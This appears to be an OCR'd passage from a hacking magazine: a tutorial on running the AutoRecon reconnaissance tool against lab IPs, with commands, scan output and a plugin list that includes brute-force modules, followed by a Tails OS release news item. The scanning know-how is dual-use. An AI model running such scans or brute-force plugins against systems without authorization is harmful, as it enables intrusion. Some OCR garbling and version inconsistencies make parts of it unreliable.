All we have to do is enter all the IP addresses of target systems you need to recon in a text file and use option '-t' to specify the text file as shown below.

```
┌──(kali㉿kali)-[~]
└─$ autorecon -t targets.txt
[*] Scanning target 192.168.249.133
[*] Scanning target 192.168.249.1
[!] [192.168.249.133/top-100-udp-ports] UDP scan r
equires AutoRecon be run with root privileges.
[!] [192.168.249.1/top-100-udp-ports] UDP scan req
uires AutoRecon be run with root privileges.
[*] [192.168.249.133/all-tcp-ports] Discovered ope
n port tcp/139 on 192.168.249.133
[*] [192.168.249.133/all-tcp-ports] Discovered ope
n port tcp/25 on 192.168.249.133
[*] [192.168.249.133/all-tcp-ports] Discovered ope
```

"I was addicted to hacking, more for the intellectual challenge, the curiosity, the seduction of adventure; not for stealing, or causing damage or writing computer viruses." - Kevin Mitnick

Scan for specific ports (-p)

By default, Autorecon scans all the ports of all the targets specified or a single target. This can be noisy and raise suspicions. Don't worry though. We c-an even scan specific ports using Autorecon. For example, let's scan port 80 of all the targets specified.

```
┌──(kali㉿kali)-[~]
└─$ autorecon -t targets.txt -p 80
[*] Scanning target 192.168.249.133
[*] Scanning target 192.168.249.1
[!] [192.168.249.133/top-100-udp-ports] UDP scan r
equires AutoRecon be run with root privileges.
[!] [192.168.249.1/top-100-udp-ports] UDP scan req
uires AutoRecon be run with root privileges.
[*] [192.168.249.133/all-tcp-ports] Discovered ope
n port tcp/80 on 192.168.249.133
[*] Finished scanning target 192.168.249.1 in 7 se
conds
[*] [192.168.249.133/tcp/80/http/vhost-enum] The t
arget was not a hostname, nor was a hostname provi
ded as an option. Skipping virtual host enumeratio
n.
[*] [192.168.249.133/tcp/80/http/known-security] [
tcp/80/http/known-security] There did not appear t
o be a .well-known/security.txt file in the webroo
t (/).
[*] [192.168.249.133/tcp/80/http/curl-robots] [tcp
/80/http/curl-robots] There did not appear to be a
 robots.txt file in the webroot (/).
```

Hackercool Magazine

Similarly, let's scan for port 21 on the single system as shown below.

```
┌──(kali㉿kali)-[~]
└─$ autorecon 192.168.249.133 -p 21
[*] Scanning target 192.168.249.133
[!] [192.168.249.133/top-100-udp-ports] UDP scan r
equires AutoRecon be run with root privileges.
[*] [192.168.249.133/all-tcp-ports] Discovered ope
n port tcp/21 on 192.168.249.133
[*] Finished scanning target 192.168.249.133 in 5
seconds
[*] Finished scanning all targets in 6 seconds!
[*] Don't forget to check out more commands to run
 manually in the _manual_commands.txt file in each
 target's scans directory!

┌──(kali㉿kali)-[~]
└─$
```

Hackercool Magazine

List all plugins (-l)

Autorecon uses a plugin system to perform all its port and service scans. All these plugins are located in the "plugins" directory. You can see all the plugins Autorecon uses as shown below.

```
└─$ autorecon -l
PortScan: Guess TCP Ports (guess-tcp-ports) - Perf
orms an Nmap scan of the all TCP ports but guesses
 services based off the port found. Can be quicker
. Proper service matching is performed at the end
of the scan.
PortScan: Top TCP Ports (top-tcp-ports) - Performs
 an Nmap scan of the top 1000 TCP ports.
PortScan: All TCP Ports (all-tcp-ports) - Performs
 an Nmap scan of all TCP ports.
```

Hackercool Magazine

```
ServiceScan: DnsRecon Bruteforce Subdomains (dnsrecon-brute)
ServiceScan: DnsRecon Default Scan (dnsrecon)
ServiceScan: Bruteforce FTP (bruteforce-ftp)
ServiceScan: Bruteforce HTTP (bruteforce-http)
ServiceScan: Bruteforce RDP (bruteforce-rdp)
ServiceScan: Bruteforce SMB (bruteforce-smb)
ServiceScan: Bruteforce SSH (bruteforce-ssh)
ServiceScan: Known Security (known-security)
ServiceScan: Curl Robots (curl-robots)
ServiceScan: Curl (curl)
ServiceScan: DNS Reverse Lookup (dns-reverse-lookup)
ServiceScan: DNS Zone Transfer (dns-zone-transfer)
ServiceScan: Enum4Linux (enum4linux)
ServiceScan: get-arch (get-arch)
ServiceScan: LDAP Search (ldap-search)
ServiceScan: lookupsid (lookupsid)
ServiceScan: nbtscan (nbtscan)
ServiceScan: nikto (nikto)
ServiceScan: Nmap AJP (nmap-ajp)
ServiceScan: Nmap Cassandra (nmap-cassandra)
ServiceScan: Nmap CUPS (nmap-cups)
ServiceScan: Nmap distccd (nmap-distccd)
ServiceScan: Nmap DNS (nmap-dns)
ServiceScan: Nmap finger (nmap-finger)
ServiceScan: Nmap FTP (nmap-ftp)
ServiceScan: Nmap HTTP (nmap-http)
ServiceScan: Nmap IMAP (nmap-imap)
ServiceScan: Nmap IRC (nmap-irc)
ServiceScan: Nmap Kerberos (nmap-kerberos)
```

"The hacker mindset doesn't actually see what happens on the other side, to the victim." - Kevin Mitnick

```
ServiceScan: Nmap Kerberos (nmap-kerberos)
ServiceScan: Nmap LDAP (nmap-ldap)
ServiceScan: Nmap MongoDB (nmap-mongodb)
ServiceScan: Nmap Mountd (nmap-mountd)
ServiceScan: Nmap MSRPC (nmap-msrpc)
ServiceScan: Nmap MSSQL (nmap-mssql)
ServiceScan: Nmap Multicast DNS (nmap-multicast-dn
s)
ServiceScan: Nmap MYSQL (nmap-mysql)
ServiceScan: Nmap NFS (nmap-nfs)
ServiceScan: Nmap NNTP (nmap-nntp)
ServiceScan: Nmap NTP (nmap-ntp)
ServiceScan: Nmap Oracle (nmap-oracle)
ServiceScan: Nmap POP3 (nmap-pop3)
ServiceScan: Nmap RDP (nmap-rdp)
ServiceScan: Nmap Redis (nmap-redis)
ServiceScan: Nmap RMI (nmap-rmi)
ServiceScan: Nmap Rsync (nmap-rsync)
ServiceScan: Nmap SIP (nmap-sip)
ServiceScan: Nmap SMB (nmap-smb)
ServiceScan: Nmap SMTP (nmap-smtp)
ServiceScan: Nmap SNMP (nmap-snmp)
ServiceScan: Nmap SSH (nmap-ssh)
ServiceScan: Nmap Telnet (nmap-telnet)
ServiceScan: Nmap TFTP (nmap-tftp)
ServiceScan: Nmap VNC (nmap-vnc)
ServiceScan: OneSixtyOne (onesixtyone)
ServiceScan: Oracle ODAT (oracle-odat)
ServiceScan: Oracle Patator (oracle-patator)
ServiceScan: Oracle Scanner (oracle-scanner)
ServiceScan: Oracle TNScmd (oracle-tnscmd)
```

"Anything out there is vulnerable to attack given enough time and resources." - Kevin Mitnick

```
ServiceScan: Oracle TNScmd (oracle-tnscmd)
ServiceScan: Redis Cli (redis-cli)
ServiceScan: rpcclient (rpcclient)
ServiceScan: rpcdump (rpcdump)
ServiceScan: Rsync List Files (rsync-list-files)
ServiceScan: showmount (showmount)
ServiceScan: SIPVicious (sipvicious)
ServiceScan: SMB Vulnerabilities (smb-vulnerabilit
ies)
ServiceScan: SMBClient (smbclient)
ServiceScan: SMBMap (smbmap)
ServiceScan: SMTP-User-Enum (smtp-user-enum)
ServiceScan: SNMPWalk (snmpwalk)
ServiceScan: SSL Scan (ssl-scan)
ServiceScan: Subdomain Enumeration (subdomain-enum
)
ServiceScan: Virtual Host Enumeration (vhost-enum)
ServiceScan: whatweb (whatweb)
ServiceScan: WinRM Detection (winrm-detection)
ServiceScan: WPScan (wpscan)
Report: CherryTree (cherrytree)
Report: Markdown (markdown)

┌──(kali㉿kali)-[~]
└─$
```

Hackercool Magazine

Autorecon has three types of plugins. They are Port scan, Service scan and Report.

Use a specific port scan plugin

In the above images at the beginning, we can see different types of port scan plugins like 'guess_tcp_ports', 'top_tcp_ports', 'all_tcp_ports', 'top_100_udp_ports etc.

You can even specify a particular port scan plugin using port-scan option a-s shown below. For example, here we are using to top_tcp_ports plugin.

```
┌──(kali㉿kali)-[~]
└─$ autorecon 192.168.249.133 --port-scans top-tcp-ports
```

Use a specific service scan option

Similarly, we can specify a particular service scan we want. For example, h-ere we will specify “bruteforce-ftp” plugin.

```
ServiceScan: DnsRecon Bruteforce Subdomains (dnsrecon-brute)
ServiceScan: DnsRecon Default Scan (dnsrecon)
ServiceScan: Bruteforce FTP (bruteforce-ftp)
ServiceScan: Bruteforce HTTP (bruteforce-http)
ServiceScan: Bruteforce RDP (bruteforce-rdp)
ServiceScan: Bruteforce SMB (bruteforce-smb)
ServiceScan: Bruteforce SSH (bruteforce-ssh)
ServiceScan: Known Security (known-security)
ServiceScan: Curl Robots (curl-robots)
ServiceScan: Curl (curl)
[*] Scanning target 192.168.249.133
[!] [192.168.249.133/top-100-udp-ports] UDP scan requires AutoRecon be run with root privileges.
[*] [192.168.249.133/all-tcp-ports] Discovered open port tcp/21 on 192.168.249.133
[*] Finished scanning target 192.168.249.133 in 4 seconds
[*] Finished scanning all targets in 5 seconds!
[*] Don't forget to check out more commands to run manually in the _manual_commands.txt file in each target's scans directory!
```

Specify a different output directory (-o)

Using this option, we can specify a different output directory for storing res-ults.

Only show “scans” directory.

We have seen different types of directories Autorecon creates while doing recon. We can also specify it to create only “scans” directory since it is the o-nly thing important to us. This can be done using this option show below.

```
┌──(kali㉿kali)-[~]
└─$ autorecon 192.168.249.133 -o /home/kali/Desktop
--only-scans-dir
```

In the “scan” directory, by default Autorecon creates directories for each p-ort scan. We can disable that using option shown below.

```
┌──(kali㉿kali)-[~]
└─$ autorecon 192.168.249.133 -o /home/kali/Desktop
--no-ports-dir
```


Timing out

This option specifies the maximum amount of time in minutes that Autore-con should run for. For example, let’s specify 2 minutes.

```
┌──(kali㉿kali)-[~]
└─$ autorecon 192.168.249.133 --timeout 2
[*] Scanning target 192.168.249.133
[!] [192.168.249.133/top-100-udp-ports] UDP scan re
quires AutoRecon be run with root privileges.
[*] [192.168.249.133/all-tcp-ports] Discovered open
 port tcp/111 on 192.168.249.133
```

What's New
Tails 6.14.1


The privacy and anonymity-oriented operating system, Tails OS has released the latest version of its OS, Tails OS 6.15. With this release, they have taken a decisive step towards strengthening security further. Let's see what's new in their latest release.



Latest features to feel more secure about

Latest version of Tor browser


The one important thing that will make you feel more secure while using the latest version of Tails OS is that Tor browser has been upgraded to its latest version. The version of that should be now 14.5.1.



You all know Tor is built for keeping you anonymous while browsing but the latest version of Tor browser fixes many security bugs, adds new security features, improved usability, etc. This makes Tails even more secure.

Upgraded Linux kernel

To add more power to its security and privacy, latest version of Linux kernel 6.1.135 has been added to this release of Tails OS. This kernel is bound to add compatibility with new hardware and patches to many known vulnerabilities and bugs in previous versions of Linux kernel.



Other updates added

Apart from the above features, the latest release of Tails OS fixes many pr-oblems. One such problem is that in earlier versions, there was a problem w-ith Tails storing data in UEFI variables or ACPI tables while crashing. This release fixes it.

Secure Boot

This release also adds an enhanced secure boot compatibility to this releas-e. Secure Boot is a protection technology that prevents running or executio-n of malicious code during system startup. This improves the appearance of GRUB boot louder.

In 2014, Das Erste reported that the NSA's XKeyscore surveillance system sets threat definitions for people who search for Tails using a search engine or visit the Tails website.


Other important updates added

If you happen to use Tails OS on very old legacy devices, there is a chanc-e you may face a glitch in your connection to wi-fi. This is because the lates-t released of Tails OS have removed support to some wi-fi-chips firmware. This has been done to improve security further by decreasing the attack surf-ace.

